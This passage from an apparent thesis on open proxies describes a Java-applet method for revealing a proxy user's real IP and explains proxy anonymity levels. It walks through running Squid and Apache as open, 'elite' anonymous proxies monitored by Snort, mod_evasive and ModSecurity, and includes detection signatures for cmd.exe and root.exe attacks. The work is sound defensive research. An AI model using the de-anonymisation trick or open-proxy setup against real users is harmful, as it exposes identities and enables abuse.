mediary. The main part of this method is a Java-Applet, which is integrated in the test website. Although a Java-Applet is an independent program and runs within a sandbox, it can build up an TCP connection. Despite the browser is configured with a proxy connection, it does not affect the applet. So, if the applet obtains the probably proxy IP address, it build up autonomously a direct connection to a php script (ip.php). While this script return the real IP address, it creates a log entry with the client's IP address and the IP address getting directly form the applet. If these two addresses are equal, then the user does not use any proxy. If not, then the user has requested our test website with a proxy and the requestor is browsing with an open proxy identity.

Figure 3.5 illustrates that technique visually. As a hint, each connection marked with an blue arrows is based to the real IP address of client. The red arrows symbolize a connection based with an IP address which is assigned the proxy server. Point to point will be explained as following:

1. At first, the user starts the browser and requests for the test website testSite.php. The browser sends the request to the proxy server with its own IP address.
2. The proxy server relays the GET-request to the Web server on behalf of our client. Thus, the proxy conceals the IP address from the requesting user and the Web server can only detect the proxy's IP address within the test website (testSite.php).
3. The web server returns the requested website containing the Java Applet to proxy server.
4. The proxy server relays the data to its client. The clients browser prints out the website and initializes the Java Applet in background. In addition this applet gets the probably proxy IP address as a parameter.
5. The applet sends directly a Get-request containing this proxy IP address to another php script called ip.php. The applet is able to send such a request without browser configured proxy settings.
6. This php script (ip.php) returns the IP address assigned to the direct request by the Java applet. Then the script writes a log entry with these two IP addresses: The one's included in the Get request (probably the proxy IP) and the IP address gaining by the direct connection with the Java Applet.

7. At that point the provider of the website can make a look in the log entries and prove, whether the real IP address (from Java applet) is equal with the IP address, which will be relayed through the proxy.
8. Also the Java Applet gets the information whether these two IP addresses are the same. Depending on this comparison, the applet prints the result if the user uses a proxy or not.

Furthermore, this section explains how to implement that technique and illustrates this method containing the following source code. In general, this experiment needs three files in root folder of our Web server. At first, we need the compiled Java Applet (checker.class) and the PHP script ip.php. These two programs will communicate in that process. In addition, a test website testSite.php displayed in Listing A.2 will be needed, that includes the Java Applet.

As the Listing A.2 shows, testSite.php has many parameter, which will be delivered to Java Applet. At first, the IP address will be provided, which is the potential proxy IP address. The next parameter is the host name, where the PHP script ip.php is stored. All other parameter RGB colour values depending on the test background colour shown in browser output.

Listing A.3 shows the PHP script ip.php that is responsible for returning the real IP address to Java Applet and the server side log entries.

The Listing A.4 presents the source code of the Java Applet. The main part happens in initialisation phase (method init()) of this applet. After reading all parameter delivered by the test website (testSite.php), the Get-request will be created and sent to the PHP script (ip.php) residing on the defined host. After the sending command all data will be read coming from the PHP script. The applet gains the real IP address from that data. Then the applet made the comparison of these two IP addresses. If they are equal then the result of no using proxy can be outputted. Otherwise the proxy IP and the real IP address will be printed out.

As we can see in our experiment both server and client knows the result of the IP comparison. By using no proxy the following logging entry will be generated on server side (in proxychecker.log). As shown on the left screenshot in Figure 3.6, the applet




Figure 3.5.: Identification of proxy usage via Java Applet

prints out the client side output.

```
[ 23.09.2009 ] [ 11:57:35 ]  
[ REAL 84.112.49.52 | PROXY 84.112.49.52 ]
```

If the user use any proxy server, for instance 124.172.110.158, the following entry will be generated in the proxychecker.log. The right screenshot in Figure 3.6 displays the client side output showing the proxy IP address and the real IP.

```
[ 23.09.2009 ] [ 11:58:17 ]  
[ REAL 84.112.49.52 | PROXY 124.172.110.158 ]
```




Figure 3.6.: Java Applet identifies a connection without a proxy (left) or a proxy usage (right)

3.4. Proxy's anonymity classification

3.4.1. Anonymity levels

For exchanging information on Internet, the client usually sends a request to web server, which is replying with a proper answer. Sometimes clients send additional information about itself for requesting customized web pages. For instance, this information may concern name and version of operating system or browser configuration. So, a web

server is able to return different web pages for different client settings. Despite of this comfortable flexibility, as long the web pages do not need any client-based adjustments, it makes no longer sense to send this additional information [21].

This information will be mainly sent by browser, but unknowingly from its users. The following listing outlines possible information, which can be revealed by the browser or even by the proxy server¹⁴:

- Name and version of operating system
- Name and version of browser
- Special browser configurations (display resolution, color depth, java/java script support, etc.)
- IP-address of client
- Other personal information

All these mentioned points can describe a user identity. The most important information is the IP address. Due to that address, many personal information can be deduced:

- Country where the user come from
- City
- Provider name and contact information
- Sometimes even the physical address of users

The browser attaches that additional information as a part of its requests in so-called environment variables. The server is able to read the values of these variables and creates its replies. Some important environment variables are [21]:

- REMOTE_ADDR This variables contains the IP address of the requesting client.
- HTTP_VIA If a proxy is used, this variable contains the proxy IP address or even a number of proxy IP addresses. The proxy server adds itself that value.
- HTTP_X_FORWARDED_FOR, HTTP_FORWARDED If the client uses a proxy, then these variables may contain the real IP address of its user. Also this value will be set through the proxy server.

¹⁴http://www.freeproxy.ru/en/free_proxy/faq/proxy_anonymity.htm

- `HTTP_USER_AGENT`, `HTTP_USER_AGENT_VIA` This value give some information about the client's browser (e.g. Mozilla, MSIE,etc.) or operation system (Linux, Windows version,etc.)
- `HTTP_CACHE_CONTROL`, `HTTP_CACHE_INFO` If either of theses variables exists, then a proxy is used. They give information about the cache of the proxy server.
- `HTTP_CONNECTION` If this variable contains the value "close", then a proxy may be used. A browser use a connection type "Keep-Alive".
- `HTTP_ACCEPT_LANGUAGE` This value determines the language of browser. So, the web server can return the pages according to the right language.

Of course, this described set of variables is a small part of all possible environment variables. In fact there exists many more variables depending on settings of server and client. The following output shows some values, which are sent within request without using a proxy:

```
REMOTE_ADDR=212.183.125.171
HTTP_ACCEPT_LANGUAGE=de-de,de;q=0.8,en-us;q=0.5,en;q=0.3
HTTP_CONNECTION=keep-alive
HTTP_HOST=harimahouse.com
HTTP_USER_AGENT=Mozilla/5.0 (Windows; U; Windows NT 5.1; de; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3
```

The information contained in the environment variables determines the grade of anonymity. There are some identifier referring to anonymity levels. The levels are classified on a scale varying from level 1 to 5. Level 1 means that the proxy acts as highly anonymous proxy, 5 means that the proxy attaches much information about users. As follows, this section points out four major types of anonymity level that a proxy server is able to apply¹⁵.

No-proxy-usage If no proxy is used, which is the majority of all Internet users, then requests are sent directly from user's host to the server. The variables are set by the following values:

```
REMOTE_ADDR = user's real IP address
```

¹⁵<http://www.proxyblind.org/tut.shtml>

HTTP_VIA = blank

HTTP_X_FORWARDED_FOR = blank

Transparent If users utilize a proxy server for their Internet connection, they are able to use a so-called "transparent" proxy as an intermediary. A transparent proxy does not hide any information about user's IP address and relays all data attaching all information about user. Although this type of proxy does not affect the level of anonymity, its purpose is information caching and speed improvements. The proxy can be classified as level 3-5 depending how many information are included in other variables. A transparent proxy will attach mainly the following information:

REMOTE_ADDR = Proxy's IP

HTTP_VIA = Proxy's IP

HTTP_X_FORWARDED_FOR = user's real IP address

Anonymous Another level of proxy anonymity is called anonymous proxy. This type of proxy hides all client information, especially user's IP address, and provides more privacy for its users. As displayed in the following instances of environment variables, HTTP_X_FORWARDED_FOR can have two different values. If this value has the proxy's IP address, then this proxy type is called "simple anonymous". It is even possible that the value is a random IP address, then it is called "distorting" proxy. This classification level is assigned to level 2.

REMOTE_ADDR = Proxy's IP

HTTP_VIA = Proxy's IP

HTTP_X_FORWARDED_FOR = Proxy's IP, or random

Highly (elite) anonymous This anonymity level is known as "highly anonymous" or "elite". This type hides any client information similar to anonymous proxy, but they mask additionally the fact proxy usage. As a result elite proxies attach the same information like non-proxy usage with the exception that the real IP address is the real proxy IP. Therefore, this type provides the best environment for securing user's privacy and gets the highest level number (level 1). A highly anonymous proxy will output the following information:

REMOTE_ADDR = Proxy's IP

HTTP_VIA = blank

HTTP_X_FORWARDED_FOR = blank

Finally, it depends on the purpose for using transparent or elite proxies. If users intends to protect their privacy, then they should take an highly anonymous proxy. Otherwise, if users wants to, for intance, speed up their Internet connection, then they should use preferably an transparent proxy.

3.4.2. Proxy Judges

For proxy users, the level of anonymity is a very interesting fact to know. To get this knowledge, Proxy Judges are useful tools. A Proxy Judge is a server-based script, that analyzes all data coming from client's request and determines the level of anonymity. In a technical view, the judges read out the HTTP environment variables, illustrated in Section 3.4.1, and evaluate their values, which will be assessed. Often Proxy Judges are used in many Proxy Checker tools for classifying the anonymity level.

In gernerall, there are three different scripts which are widely accepted. All three judges produce various outputs, but they have the same job in evaluating all HTTP environment variables:

- ProxyJudge (prxjdg.cgi)
- AZ Environment Variables (azenv.php or azenv.pl)
- JEnv (jenv.cgi)

ProxyJudge (prxjdg.cgi) This kind of Proxy Judge is written in Perl. This script outputs all possible environment variables and their values. Furthermore, the obtained variables will be assessed and a rating of the anonymity will be given, which is a number between 1 and 5. As described in previous section 3.4, Level 1 is an indicator for an highly anonymous proxy. The higher the level number, the more transparent acts the proxy server. There are many scripts in this kind on Internet. A good method to find such a script is to apply an Google search matching on keywords "inurl:prxjdg.cgi". This search results in more than 80 different scripts called with its name.

An example of the "prxjdg.cgi"- script¹⁶ prints out firstly a number of environment variables attached on the client's request. While the values or existence of HTTP_CACHE_ -

¹⁶<http://ocl.opoint.com/proxyjudge/prxjdg.cgi>

CONTROL, HTTP_KEEP_ALIVE and HTTP_VIA shows that an proxy is used, HTTP_X_FORWARDED_FOR displays even the real IP address. Thus, the usage of a transparent proxy is demonstrated.

AZenv (azenv.php or azenv.pl) AZenv (AZ environment variables) is also a Proxy Judge that can be used for evaluating proxy server according to anonymity. Compared to the "prxjdg.cgi" script, this script is very simple and is implemented in PHP or Perl. Thus, this script can be loaded very quickly and is a good option to use it in different Proxy Checker tools. As shown in Listing A.5, the script contains only one "FOR loop" reading all interesting values of different environment variables.

JEnv (jenv.cgi) The last script is called JEnv and has the same job as the previous scripts. It is perfect for manually checking of proxy server, but it is very unusual for automatically checking procedures in Proxy Checker tools. In contrary to all other Proxy Judges, the JEnv-script adds some colorization to problematic values of environment variables.

Chapter 4.

Technical introduction to implemente open proxies

The main target of this chapter is to set up an open proxy. In this respect we build a virtual machine (VMware) and install the operation system Ubuntu. After creating a proper test environment, we are able to install a software providing an open proxy service. This chapter illustrates two opportunities to set up an open intermediary. First we set up an Squid server providing an open proxy service. Afterwards, we configured an Apache web server so that it acts as an open proxy as well. We describe a set of configuration possibilities providing different levels of proxy anonymity. Additionally, we install some software modules for monitoring Internet traffic and detecting web attacks.

4.1. Configuration of a Squid proxy as an open intermediary

Firstly, we implement an open proxy with the web proxy software Squid. For installing the needed software packages, there are two opportunities. First option is to get Squid with Webmin which offers a link to download and install Squid. The other way is to get these packages with the Synaptic Package Manager, which is also demonstrated on Sempervideo website^{1,2}.

We prefer to install all Squid packages with the Synaptic Package Manager. All Squid files including some dependencies will be downloaded and installed. Afterwards,

¹<http://www.sempervideo.de/?p=661>

²<http://www.sempervideo.de/?p=662>

Module Index Help.. Apply Changes Stop Squid

Access Control

Access control lists **Proxy restrictions** ICP restrictions External ACL programs Reply proxy restrictions

Add proxy restriction.

Action	ACLs	Move
<input type="checkbox"/> Allow	manager localhost	↓
<input type="checkbox"/> Deny	manager	↓↑
<input type="checkbox"/> Deny	!Safe_ports	↓↑
<input type="checkbox"/> Deny	CONNECT !SSL_ports	↓↑
<input type="checkbox"/> Allow	localhost	↓↑
<input type="checkbox"/> Allow	all	↑

Add proxy restriction.

[← Return to squid index](#)

Figure 4.1.: Definition of the "all"-ACL

Squid appears in the Webmin menu. At the main view of Squid there is a Link called "Module Config" to get into the system configuration for putting some main settings according to Squid. Especially the following three setting must be defined:

- "Full path to squid config file" to "/etc/squid3/squid.conf"
- "Squid executable" to "squid3"
- "Full path to squid cache directory" to "/var/spool/squid3"

Our next job is to enable the proxy for all Internet users. We go to the access control board via the Squid main overview. We create a new ACL (Access Control List) with the option "Client Address". We assign the name "all" as the new ACL name and keep all other textboxes empty for intending to affect the whole range of IP addresses. We put this "all"-list into the proxy restrictions. Afterwards we go to the register card "Proxy restrictions" and add the new entry. As shown in Figure 4.1, this insertion will be placed at the bottom of this list and is defined as an "Allow" action. Now, each Internet host linking to this proxy is allowed to get a connection.

4.1.1. Configuration and log files

While we are able to set the Squid proxy configuration within Webmin, we can also alter some settings in main configuration file placed in "/etc/squid3/squid.conf". As Dithard

outlines in his handbook[22], Squid has three different log files by default:

- /var/log/squid3/access.log
- /var/log/squid3/cache.log
- /var/log/squid3/store.log

The access.log stores all client requests including all corresponding links to images and scripts. Each record contains many attributes describing one request:

```
1245752404.715 90 72.232.220.74 TCP_MISS/200 9229 GET http://www.orf.at/img  
_news.html - DIRECT/194.232.104.24 text/html
```

Each attribute will be explained sequentially as follows:

- time: timestamp in milliseconds in UNIX-format (seconds since 1.1.1970)
- elapsed: milliseconds to answer the request
- remotehost: IP address of the requesting client
- code/status: internal return code and return code due to HTTP Status codes
- bytes: data size of resource in byte
- method: request method (e.g.: GET, POST,...)
- URL: requested path
- Peerstatus/peerhost: internal return value, which contains information of from where (cache or direct to host) and to whom the request answer will be sent.
- type: type of content

The cache.log contains records about debug and error messages during the Squid process. For instance these entries tell something about the starting and stopping events or other activities according to initialized debugging level. The store.log journalizes all archiving and removing activities of cache memory.

4.1.2. Monitoring of web traffic and web attack detection

For monitoring the web traffic relayed through the Squid proxy server we need a security tool called "Intrusion Detection System (IDS)". Ubuntu offers a system called SNORT³ in this regard. We employ SNORT to detect web attacks and to log such activities.

For the SNORT-installation we start again the Synaptic Package Manager and search for the keyword "snort". The snort package including some other additional modules will be enabled by clicking at the checkbox on the right. During the installation the user must put some information about the Internet connection ("eth1" in our case). After the installation we open a terminal and go to the configuration folder of SNORT for editing the main configuration file "snort.conf":

- "var HOME_NET any" to "var HOME_NET (192.168.0.0/24)"
- Comment the line "var EXTERNAL_NET any"
- Add "var EXTERNAL_NET !\$HOME_NET"
- "var HTTP_PORTS 80" to "var HTTP_PORTS 8080"

For starting Snort as a daemon process we perform following command:

```
/usr/sbin/snort -m 027 -D -d -l /var/log/snort -u snort -g snort -c /etc/snort  
/snort.conf -S HOME_NET=[192.168.0.0/24] -i eth1
```

Now all suspicious activities will be logged in "/var/log/snort/alert". All transferred data will be logged in a binary file called "tcpdump.log.<number>". For instance if we perform a client request of "http://www.orf.at/cmd.exe", then we get an alert message in our logfile as outlined in Listing 4.1:

Listing 4.1: SNORT log entry alerting a web attack

```
1 [**] [1:1002:7] WEB-IIS cmd.exe access [**]  
2 [Classification: Web Application Attack] [Priority: 1]  
3 06/23-13:30:47.403921 192.168.0.2:3402 -> 192.168.0.9:8080  
4 TCP TTL:128 TOS:0x0 ID:10864 IpLen:20 DgmLen:825 DF  
5 ***AP*** Seq: 0x6140A6FC Ack: 0x52414A34 Win: 0xFFFF TcpLen: 20
```

³<http://www.snort.org>

4.1.3. Configuring a highly anonymous proxy

According to the classification in Subsection 3.4.1, our proxy is currently acting in a transparent mode. This proxy state sends much personal user information in its HTTP variables. For examining these variables, we query a Proxy Judge Script, introduced in Subsection 3.4.2, for displaying all included HTTP variables. For this test, a browser will be configured to our open proxy. After requesting the Proxy Judge script the output displays interesting values in its HTTP variables as outlined in Listing 4.2. We notice that especially variables like `REMOTE_ADDR`, `HTTP_USER_AGENT`, `HTTP_VIA` or `HTTP_X_FORWARDED_FOR` include personal information.

Listing 4.2: Proxy Judge result of an transparent Squid proxy server)

```

1  REMOTE_HOST=chello084112049052.36.11.vie.surfer.at
2  REMOTE_ADDR=84.112.49.52
3
4  HTTP_ACCEPT=image/gif, image/jpeg, image/pjpeg ...
5  HTTP_ACCEPT_ENCODING=gzip, deflate
6  HTTP_ACCEPT_LANGUAGE=de-at
7  via - HTTP_CACHE_CONTROL=max-age=0
8  via - HTTP_CONNECTION=close
9  HTTP_HOST=www.cooleasy.com
10 HTTP_REFERER=http://web.freerk.com/proxyjudge/prxjdg.htm
11 HTTP_USER_AGENT=Mozilla/4.0 (compatible; MSIE 8.0; ...
12 via - HTTP_VIA=1.1 localhost (squid/3.0.STABLE8)
13 via - HTTP_X_FORWARDED_FOR=192.168.0.2

```

As introduced in Subsection 3.2.1, the Russian web proxy checker⁴ classifies our host as a transparent open proxy. The next step is to hide the proxy user's IP address, which means to empty the value of `HTTP_X_FORWARDED_FOR`. We perform some alterations in the proxy's main configuration file `squid.conf`. We add or uncomment the following line:

```
forwarded_for off
```

After rebooting the Squid proxy this line effects an obscuration of client's IP address. Although the `HTTP_X_FORWARDED_FOR` variable do not contains any IP address, the Proxy Judge request still exhibits lots of user information, which should be obscured. In this respect we add or uncomment the following lines as illustrated in Listing A.6 in

⁴http://www.atomintersoft.com/proxy_checker

the Squid configuration file. When we add these lines, we state from the Proxy Judge result outlined in Listing 4.3 that all user information is vanished. Especially HTTP_VIA and HTTP_USER_AGENT do not contain any information anymore.

Listing 4.3: Proxy Judge result of an highly anonymous Squid proxy server

```
1     REMOTE_HOST=chello084112049052.36.11.vie.surfer.at
2     REMOTE_ADDR=84.112.49.52
3     HTTP_ACCEPT=*/.*
4     HTTP_ACCEPT_ENCODING=gzip, deflate
5     HTTP_ACCEPT_LANGUAGE=de-at
6 via   - HTTP_CACHE_CONTROL=max-age=0
7 via   - HTTP_CONNECTION=close
8     HTTP_HOST=www.cooleasy.com
9     HTTP_PRAGMA=no-cache
```

Also the online proxy checker⁵ rewards our open proxy with its highest status "Highly anonymity (Elite)".

4.2. Implementing an open proxy via an Apache server

Like Squid it is very easy to install Apache⁶[23] as well. We download and install all the Apache packages with the Synaptic Package Manager as well. We search for the keyword "apache" and mark the package "apache2" ("Mark for installation") which includes the latest version of Apache. So, we can start the installation routine.

Afterwards the proxying feature must be enabled. We launch Webmin and go to the option "Configure Apache Modules" under the "Global Configurations" of menu entry Apache server. Following modules will be marked:

- proxy
- proxy_connect
- proxy_ftp
- proxy_http

⁵http://www.atomintersoft.com/proxy_checker

⁶<http://www.sempervideo.de/?p=594>

Subsequently the proxy feature must be configured in its proper configuration files. For editing these files we select the option called "Edit Config Files" under the "Global configuration". On the top there is a listbox containing the various configuration files. We choose the file named "proxy.conf" and click to "edit directives in file:". The content of this file will be displayed in the text field underneath. Now we alter the configuration as follows[24]:

- Enables forward proxy requests with "ProxyRequests On"
- Set some directives applied to proxied resources:
 - Uncomment "Deny from all"
 - Add "Allow from all"
- Set information provided in the Via HTTP response header for proxied requests ("ProxyVia On")

As displayed in Listing A.7, this configuration converts our Apache web server to a proxy.

4.2.1. Bandwidth limitation

This Ubuntu proxy server will be deployed in the environment of university. In this area are many servers installed for other purposes. For saving the connection there are some requirements to limit the bandwidth of each server. In this case we have to set restriction to limit the bandwidth[25]. A further module called "libapache2-mod-bw" must be installed which enables bandwidth limitation:

```
sudo apt-get install libapache2-mod-bw
```

Afterwards, this package must be configured in the Apache environment. We edit the /etc/apache2/apache2.conf and add following lines:

```
LoadModule bw_module /usr/lib/apache2/modules/mod_bw.so
BandWidthModule On
BandWidth all 40000
MinBandWidth all 10000
ForceBandWidthModule On}
```

With the directive "BandWidthModule" the module will be enabled. With "ForceBandWidthModule" we determine that every request will be processed by this module. The "BandWidth" directive sets the total speed will be enabled. The directive "MinBandWidth" has the same parameter list and defines the minimum speed each client will have. In our configuration that means that the first client will get the top speed of 40 kbs. If more clients come, the speed will be splitted accordingly to the minimum of at least 10 kbs [26].

We save this file and restart our Apache server. Subsequently, we choose a large file locating anywhere in Internet and attempt to download this file over our proxy server. We note that the bandwidth will be settled down (in this configuration) to 40 kbs.

4.2.2. Anonymization of Apache proxy server

For making our proxying Apache server anonymously we have to adjust some settings. A Proxy Judge result exhibits critical HTTP variables, where especially HTTP_VIA is filled with content that may contain IP addresses. The result of online proxy checker⁷ reveals even an anonymous proxy. Although we already have an anonymous proxy, we want to make our Apache proxy "highly anonymous". In this regard we alter one setting at the proxy configuration file (proxy.conf):

```
Set "ProxyVia Block"
```

After changing this line, we can notice this alteration in the result of a Proxy Judge:

Listing 4.4: Proxy Judge result of an highly anonymous Apache proxy server

```
1     REMOTE_HOST=chello084112049052.36.11.vie.surfer.at
2     REMOTE_ADDR=84.112.49.52
3     HTTP_ACCEPT=*/ *
4     HTTP_ACCEPT_ENCODING=gzip, deflate
5     HTTP_ACCEPT_LANGUAGE=de-at
6 via - HTTP_CONNECTION=close
7     HTTP_HOST=www.cooleasy.com
8     HTTP_PRAGMA=no-cache
9     HTTP_REFERER=http://www.cooleasy.com/azenv.php
```

⁷http://www.atomintersoft.com/proxy_checker

```
10 HTTP_USER_AGENT=Mozilla/4.0 (compatible; MSIE 8.0; ...
```

Also an online proxy checker⁸ states our open proxy through this step as "Highly anonymity (Elite)".

4.2.3. Securing the Apache proxy server

According to the intention of security, our Apache proxy must prevent attackers using our intermediary to harm other systems. On the other side the more our proxy allows the attackers to do, the more we are able to learn about their behaviours. For reaching these goals two additional Apache security modules will be installed (Mod-Evasive 1.10.1, Mod-Security 2.5.6-1). With these modules we want to isolate the attackers without them knowing we are isolating them[27].

Mod-Evasive 1.10.1 This module should protect our server against (Distributed) Denial of Server attacks and Brute Force attacks. In this regard the IP address of requesting client will be stored in an internal hash table accounting the requests of same objects within a defined period of time. If the number of equal requests reaches a critical value, the client will get a short error message (HTTP status code 403) that indicates that the server forbids the requested resource. In this case bandwidth and other resources will be saved.

Generally, this module is based upon on a blacklist. If a client gets some 403 status codes, the client IP address will be set on this blacklist. This list will be queried for this IP address in each request. We perform the following command for installing the Mod-Evasive module [28]:

```
sudo apt-get install libapache2-mod-dosevasive
```

To adjust the Mod-Evasive module, we add the configuration lines, outlined in Listing A.8, into the main Apache configuration file (/etc/apache2/httpd.conf). We set the following settings:

- **DOSHashTableSize**: This option defines the size of the hash table. The bigger this table is, the faster performance will be provided by decreasing the iterations to get the right record. If the server is very busy this option should be raised.

⁸http://www.atomintersoft.com/proxy_checker

- `DOSPageCount`, `DOSSiteCount`: These settings contain the threshold for number of requests for the same object or page per interval. If this number exceeds this limit, the IP address will be added to blacklist.
- `DOSPageInterval`, `DOSSiteInterval`: These values define the time period for the page or object count threshold in seconds.
- `DOSBlockingPeriod`: This period determines the amount of time that clients will be blocked if they are added to the blocking list. During this time each client request will result in a 403 (Forbidden).
- `DOSWithlist`: Whitlisting of domains.
- `DOSEmailNotify`, `DOSSystemCommand`: Some reporting tools when an IP address is blacklisted⁹.
- `DOSLogDir`: Mod-Evasive makes a record of the blocked IP address.

For proofing the effectivity of this security module, we start an Perl script as outlined in Listing A.9. This script sends a number of GET requests to the server. As a result after the client gets a few successful responses (HTTP 200 OK), the server responds only error messages (HTTP 403 Forbidden). Furthermore, a record in our LOCK directory (`/var/lock/apache2/`) has been created.

ModSecurity 2.5.6 Nowadays, there are many kinds of web attacks compromising Apache server. Provider of such server needs some security tools, which detect and prevent web attacks before damaging their systems.

The ModSecurity package is an Apache module, whose purpose is to protect the Web application. Generally, this module is an intrusion detection and prevention system for web servers and for our open proxy server. According to some statistics 70% of attacks will be actually carried out over the application level. So, ModSecurity provides the protection from a range of attacks as well as the ability of monitoring the HTTP traffic. [29] For downloading and installing [30] this package the following command will be executed:

⁹http://blog.lobstertechnology.com/2006/03/29/patch-to-mod_evasive-to-enhance-reporting/

```
sudo apt-get install libapache2-mod-security2
```

The configuration in this case is more complex than other modules. The following lines will add the ruleset into the Apache main configuration file (`/etc/apache2/httpd.conf`):

```
<IfModule mod\_security2.c>
Include /etc/apache2/ruleset/*.conf
</IfModule>
```

Apparently these lines in the main configuration include a folder with a number of files containing all rules and setting for modSecurity. Before we alter this configuration, we create the ruleset folder and copy an example-ruleset from the installing package [31]:

```
mkdir /etc/apache2/ruleset
cp -a /usr/share/doc/libapache-mod-security/examples/rules/* /etc/apache2/ruleset
/
```

Subsequently, we can go to this ruleset folder and configure ModSecurity with desired settings. For monitoring, we collect all rules considering to all possible web attacks which will take place in this configuration file. For illustrating such a rule, a Trojan access detection rule is shown in Listing 4.5:

Listing 4.5: Log entry of a web attack

```
1 SecRule REQUEST_FILENAME "root\\.exe" "phase:2,t:none,t:urlDecodeUni,t:
  htmlEntityDecode,t:lowercase,ctl:auditLogParts=+E,deny,log,auditlog,
